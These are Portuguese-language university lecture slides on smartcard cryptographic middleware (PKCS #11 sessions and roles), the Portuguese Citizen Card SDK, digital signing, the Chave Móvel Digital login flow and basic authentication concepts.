
Serviços criptográficos do Smartcard: Middleware

- **Bibliotecas que servem de ponte entre as funcionalidades do Smartcard e as aplicações de mais alto nível**
- **Baseado em soluções normalizadas:**
 - PKCS #11
 - Cryptographic Token Interface Standard (cryptoki)
 - Definido pela RSA Security Inc.
 - PKCS #15
 - Cryptographic Token Information Format Standard
 - Definido pela RSA Security Inc.
 - CAPI CSP
 - CryptoAPI Cryptographic Service Provider
 - Definido pela Microsoft para sistemas Windows
 - PC/SC
 - Personal computer/Smart Card
 - Plataforma para acesso a smartcards em Windows e Linux

PKCS #11: Integração do Middleware Cryptoki




PKCS #11: Hierarquia de objetos



PKCS #11: Sessões do Cryptoki


- **Ligações lógicas entre aplicações e cartões (tokens)**
 - Sessões de leitura
 - Sessões de leitura e escrita
- **Operações em sessões ativas**
 - Administrativas
 - Login/logout
 - Gestão de objetos
 - Criar ou destruir um objeto no cartão
 - Criptográficas
- **Objetos de sessão**
 - Objetos temporários criado (e válidos) durante a sessão
- **Tempo de vida das sessões**
 - Normalmente apenas para uma única operação

PKCS #11: Cryptoki Sessões de Leitura



- **Sessão pública de Leitura**
 - Acesso de leitura aos objetos públicos
 - Acesso de leitura/escrita aos objetos de sessão públicos
- **Funções de leitura do utilizador**
 - Acesso de leitura a todos os objetos do cartão (públicos ou privados)
 - Acesso de leitura/escrita a todos os objetos de sessão (públicos ou privados)

PKCS #11: Cryptoki Sessões de leitura e escrita




- **Sessão pública e Leitura e Escrita**
 - Ler e escrever todos os objetos públicos
- **Funções do SO de Leitura e Escrita**
 - Ler/escrever objetos públicos
 - Não os objetos privados
 - O SO pode definir o PIN dos utilizadores
 - SO = Security Officer
- **Funções do utilizador de Leitura e Escrita**
 - Ler e escrever todos os objetos


PKCS #11: Conceitos utilizados pelo CC

- **PIN de Autenticação**
 - PIN do utilizador no PKCS #11
- **PIN de Assinatura**
 - Não exposto pelo interface PKCS #11
- **PIN de Morada**
 - Não exposto pelo interface PKCS #11
 - 0000 por defeito nos cartões recentes
- **PKCS #11 SO PIN**
 - Não utilizado pelos titulares do cartão

Middleware PTEID para Windows



Middleware PTEID para Unix



PTEID middleware & SDK

- **Distribuição pública**
 - Windows
 - MAC OS X Yosemite
 - Linux
 - Caixa Mágica, Fedora, OpenSuse, Red Hat, Ubuntu
- **Linguagens**
 - Bibliotecas dinâmicas para C/C++
 - Wrapper Java (JNI) para as bibliotecas C/C++
 - Wrapper C# .NET para as bibliotecas C/C++
- **Manuais**
 - Validação de Número de Documento do Cartão de Cidadão
 - Autenticação com Cartão de Cidadão
 - Manual Técnico do Middleware do Cartão de Cidadão
 - Certificados e Entidades de Certificação
 - Outros

PTEID middleware & SDK

- **API adicional para interagir com o CC**
 - Fornecida pela biblioteca libpteid.so
- **Permite acesso ao dados relativos ao cidadão**
 - Nome, Fotografia, etc...
- **Objetos PTEID armazenados como ficheiros**
 - 3f000003 = Trace
 - 3f005f00ef02 = Citizen Data (Identification Data, Photo)
 - 3f005f00ef05 = Citizen Address Data (Pin Protected)
 - 3f005f00ef06 = SOd (Security Object Data)
 - 3f005f00ef07 = Citizen Notepad


Assinatura de Documentos


- CC permite geração de assinaturas e estas podem ser inseridas em objetos
 - Emails, Documentos PDF, ...
- Assinatura digital substitui assinatura caligrafrada
 - Importante no contexto legal ou Adm. pública (notas na UA)
 - Nativamente suportada em alguns formatos
- Utiliza chave privada e Selo Temporal da PKI
 - CC: <http://ts.cartaodecidadao.pt/tsa/server>
 - Selo Temporal é vital para garantir instante da assinatura

Autenticação com o CC

- Autenticador envia um **NONCE** ao CC para ser cifrado com a chave privada
- **Problema: Browsers não possuem acesso ao cartão**
 - Possível configurar libpteidpkcs11.so, mas só para acesso via API PKCS#11
 - Possível usar applet Java (obsoleto)
- **Solução: Utilizar um plugin no computador do utente**
 - Expõe servidor web no localhost
 - Permite acesso ao cartão através do servidor web
 - Apenas a pedidos autenticados pela infraestrutura do CC
 - Necessita de aprovação prévia para cada nova integração

Plugin Autenticação.gov





Chave Móvel Digital (CMD)

- **Objetivo: possibilitar autenticação/assinatura mesmo sem o CC presente**
 - mas com segurança de nível “semelhante”
- **Princípios de funcionamento**
 - Necessita de um CC para autenticar o pedido de uma CMD
 - Utentes podem autenticar-se/assinar documentos usando a CMD
 - Não necessita de plugin instalado
 - Não necessita de cartão para utilização futura
 - Utiliza 2FA: PIN no site + código por outro canal (SMS, Twitter...)

Chave Móvel Digital

**Processo baseado na criação de um par de chaves,
armazenado remotamente**

- 1. Cidadão usa o CC para pedir uma CMD**
 1. Especifica uma senha/pin
 2. Especifica um canal de autenticação
- 2. É gerado um par de chaves**
- 3. Chave pública enviada para geração de certificados**
- 4. Chaves e certificado armazenados em ambiente seguro**
 1. Protegido pela senha do utilizador
- 5. Permitidas operações a quem validar a autenticidade**

Chave Móvel Digital



Faça a sua autenticação com :

CARTÃO DE CIDADÃO

CHAVE MÓVEL DIGITAL

Universidade de Aveiro solicitou alguns dos seus dados para realizar o serviço *online* pretendido [i](#)

- Nome Próprio
- Nome Completo
- Nacionalidade
- Identificação Fiscal
- Identificação Civil

RECUSAR

AUTORIZAR

Chave Móvel Digital



Chave Móvel Digital

Número de telemóvel

A text input field with a blue border. Inside, there is a small flag icon of Portugal (green, red, and yellow horizontal stripes) followed by a dropdown arrow, the text '+351 |', and a red dot placeholder character.

PIN

A text input field with a light gray border. Inside, there is a red dot placeholder character.

CANCELAR

AUTENTICAR

Se ainda não tem saiba como obter Chave Móvel Digital [aqui](#)

Chave Móvel Digital



Chave Móvel Digital

Para validar a autenticação, insira nos próximos 5 minutos o código que foi enviado via SMS para o seu telemóvel.

Código de segurança

A text input field with a blue border and a cursor line, followed by a red dot indicating the next character position.

CONFIRMAR



Autenticação: mecanismos e protocolos

Autenticação (Authn)

Provar que uma entidade possui um atributo que diz ter

1. Autenticado: Olá, sou o João
 2. Autenticador: Prova-o
 3. Autenticado: Aqui estão as minhas credenciais
 4. Autenticador: Credenciais aceites/recusadas
-
-
-
-
-
-
-
-
-
1. Autenticado: Olá, tenho mais de 18 anos
 2. Autenticador: Prova-o
 3. Autenticado: Aqui está a prova
 4. Autenticador: Prova aceite/recusada

Authn: Tipos de Provas

- **Algo que sabemos**
 - Um segredo memorizado (ou escrito) por uma entidade
- **Algo que temos**
 - Um objeto/token apenas possuído por uma entidade
- **Algo que somos**
 - Biometria
- **Autenticação multifatorial (MFA)**
 - Utilização simultânea de diferentes tipos
 - 2FA – Two Factor Authentication
 - Muito popular para autenticação em sistemas atuais

Authn: Objetivos

- **Autenticar entidades que interagem**
 - Pessoas, serviços, servidores, sistemas, redes, etc...
- **Possibilitar a aplicação de políticas de autorização e mecanismos**
 - Autorização != autenticação
